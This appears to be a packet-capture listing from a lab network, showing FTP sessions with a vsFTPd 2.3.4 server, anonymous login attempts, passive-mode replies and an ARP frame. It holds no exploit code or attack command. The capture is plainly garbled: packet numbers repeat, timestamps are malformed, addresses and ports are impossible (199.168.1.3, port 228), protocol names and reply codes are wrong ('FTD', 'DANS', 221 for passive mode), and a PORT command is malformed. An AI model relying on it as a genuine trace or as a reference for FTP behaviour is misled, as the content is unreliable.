| 30  | 0.3721446932 | 192.168.1.3 | 192.168.1.3 | FTP      | 66     | 38416 - 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsvl=4064144566 Tsecr=702657                         |
| 31  | 0.3721446932 | 192.168.1.3 | 192.168.1.3 | TCP      | 66     | 38416 - 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsvl=4064144566 Tsecr=702657                         |
| 32  | 0.3784689512 | 192.168.1.3 | 192.168.1.3 | FTP      | 66     | 38436 - 228 (vsFTPd 2.3.4)  |
| 33  | 0.3786271766 | 192.168.1.3 | 192.168.1.3 | FTP      | 66     | 38426 - 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsvl=4064144572 Tsecr=702657                         |
| 34  | 0.3786271766 | 192.168.1.3 | 192.168.1.3 | FTP      | 66     | 38426 - 228 (vsFTPd 2.3.4)  |
| 35  | 0.3838907957 | 192.168.1.3 | 192.168.1.3 | TCP      | 66     | 38434 - 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsvl=4064144577 Tsecr=702658                         |
| 36  | 0.3838912728 | 192.168.1.3 | 192.168.1.3 | FTP      | 66     | 38436 - 228 (vsFTPd 2.3.4)  |
| 37  | 0.3838912728 | 192.168.1.3 | 192.168.1.3 | TCP      | 66     | 38448 - 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsvl=4064144579 Tsecr=702658                         |
| 38  | 0.3838912728 | 192.168.1.3 | 192.168.1.3 | FTP      | 66     | 38448 - 21 [ACK] Seq=1 Ack=1 Win=64512 Len=0 Tsvl=4064144579 Tsecr=702658                         |

| No. | Time          | Source      | Destination | Protocol | Length | Info   |
|-----|---------------|-------------|-------------|----------|--------|--|
| 31  | 0.37862148912 | 192.168.1.1 | 192.168.1.3 | TCP      | 86     | 88414562 - 24 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TStamp=4064144566 TSectr=702657 |
| 32  | 0.378648955   | 192.168.1.3 | 192.168.1.1 | FTP      | 86     | Response: 220 (vsFTPd 2.3.4)   |
| 33  | 0.378621377   | 192.168.1.1 | 192.168.1.3 | TCP      | 66     | 38420 - 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TStamp=4064144572 TSectr=702657    |
| 34  | 0.38825854623 | 192.168.1.3 | 192.168.1.1 | TCP      | 86     | Response: 220 (vsFTPd 2.3.4)   |
| 35  | 0.38825854623 | 192.168.1.1 | 192.168.1.3 | TCP      | 66     | 38420 - 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TStamp=4064144572 TSectr=702657    |
| 36  | 0.385112728   | 192.168.1.3 | 192.168.1.1 | FTP      | 86     | Response: 220 (vsFTP 2.3.4)  |
| 37  | 0.385263598   | 192.168.1.1 | 192.168.1.3 | TCP      | 66     | 38420 - 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TStamp=4064144577 TSectr=702658    |
| 38  | 0.388165139   | 192.168.1.1 | 192.168.1.3 | FTP      | 86     | Response: 220 (vsFTPd 2.3.4)   |
| 39  | 0.388165139   | 192.168.1.3 | 192.168.1.1 | TCP      | 66     | 38448 - 21 [ACK] Seq=1 Ack=21 Win=64512 Len=0 TStamp=4064144579 TSectr=702658    |
| 40  | 0.399279986   | 192.168.1.1 | 192.168.1.3 | FTP      | 86     | Request: USER anonymous  |
| 41  | 0.399445892   | 192.168.1.1 | 192.168.1.3 | FTP      | 76     | 72 Response: SYSTEM  |
| 42  | 0.399445892   | 192.168.1.1 | 192.168.1.3 | FTP      | 86     | Request: AUTH TLS  |
| 43  | 0.399445892   | 192.168.1.1 | 192.168.1.3 | FTP      | 86     | 82 Request: USER anonymous   |
| 44  | 0.392294955   | 192.168.1.3 | 192.168.1.1 | TCP      | 66     | 21 - 38446 [ACK] Seq=21 Ack=17 Win=5824 Len=0 TStamp=702659 TSectr=4064144582    |
| 45  | 0.392294955   | 192.168.1.1 | 192.168.1.3 | TCP      | 66     | 21 - 38446 [ACK] Seq=21 Ack=17 Win=5824 Len=0 TStamp=702659 TSectr=4064144584    |
| 46  | 0.392294955   | 192.168.1.3 | 192.168.1.1 | TCP      | 66     | 21 - 38448 [ACK] Seq=21 Ack=11 Win=5824 Len=0 TStamp=702659 TSectr=4064144584    |
| 47  | 0.394739881   | 192.168.1.3 | 192.168.1.1 | FTP      | 100    | Response: 539 Please supply a valid user name and PASS.                          |
| 48  | 0.397290779   | 192.168.1.3 | 192.168.1.1 | FTP      | 100    | Response: 531 Please specify the password.                                       |
| 49  | 0.398858596   | 192.168.1.3 | 192.168.1.1 | FTP      | 100    | Response: 530 Please login with USER and PASS.                                   |
| 50  | 0.398858596   | 192.168.1.1 | 199.168.1.3 | FTD      | 80     | Request: DANS (Unknown)  |

```
Aplique un filtro de visualización ... <Ctrl-L>
No. Time Source Destination Protocol Length Info
1 46.9.394731594 192.168.1.3 192.168.1.1 FTP 109 Response: 331 Please specify the password.
2 47.9.395739881 192.168.1.3 192.168.1.1 FTP 104 Response: 530 Please login with USER and PASS.
3 48.9.396739881 192.168.1.3 192.168.1.1 FTP 109 Response: 530 Please specify the password.
4 49.9.398858986 192.168.1.3 192.168.1.1 FTP 104 Response: 530 Please login with USER and PASS.
5 50.9.400519733 192.168.1.1 192.168.1.3 FTP 89 Request: PASS IEUser@_
6 51.9.402909176 192.168.1.1 192.168.1.3 FTP 82 Request: USER anonymous
7 52.9.403156203 192.168.1.1 192.168.1.3 FTP 72 Request: PORT
8 53.9.40352588 192.168.1.1 192.168.1.3 FTP 89 Request: PASS IEUser@_
9 54.9.403591838 192.168.1.3 192.168.1.1 FTP 89 Response: 230 Login successful.
10 55.9.404331518 192.168.1.1 192.168.1.3 TCP 66 38448 - 21 [FIN, ACK] Seq=17 Ack=59 Win=46512 Len=0 Tsvcl=4064144598 Tscr=702660
11 56.9.407215185 192.168.1.3 192.168.1.1 FTP 109 Response: 331 Please specify the password.
12 57.9.408808538 192.168.1.3 192.168.1.1 FTP 89 Response: 221 Goodbye.
13 58.9.410237088 192.168.1.3 192.168.1.1 TCP 66 21 - 38448 [FIN, ACK] Seq=73 Ack=18 Win=5024 Len=0 Tsvcl=702661 Tscr=4064144597
14 59.9.410237088 192.168.1.1 192.168.1.3 TCP 66 21 - 38448 [FIN, ACK] Seq=73 Ack=18 Win=5024 Len=0 Tsvcl=702661 Tscr=4064144597
15 60.9.410263438 192.168.1.1 192.168.1.3 TCP 54 38448 - 21 [RST] Seq=18 Win=0 Len=0
61 0.9.413193828 192.168.1.3 192.168.1.1 FTP 89 Response: 221 Entering Passive Mode (192,168,1,3,154,244).
62 0.9.416789367 192.168.1.1 192.168.1.3 FTP 72 Request: PASV
63 0.9.417780367 192.168.1.1 192.168.1.3 FTP 89 Request: 200 OK IEUser@_
64 0.9.419557684 192.168.1.3 192.168.1.1 FTP 116 Response: 227 Entering Passive Mode (192,168,1,3,154,244).
65.9.419722482 192.168.1.1 192.168.1.3 TCP 87 Request: PORT 10.0.0.1 80 80
> Ethernet II, Src: PCSystemtest_83:ee:95 (08:00:27:83:ee:95), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Address Resolution Protocol (request) 00:00 ff ff ff ff ff ff ff 00 00 27 83 ee 95 08 00 00 01
00:00 ff ff ff ff ff ff ff 00 00 01 ee 00 27 83 ee 95 c8 a8 01 01
00:00 00 00 00 00 00 00 c0 a8 01 03
```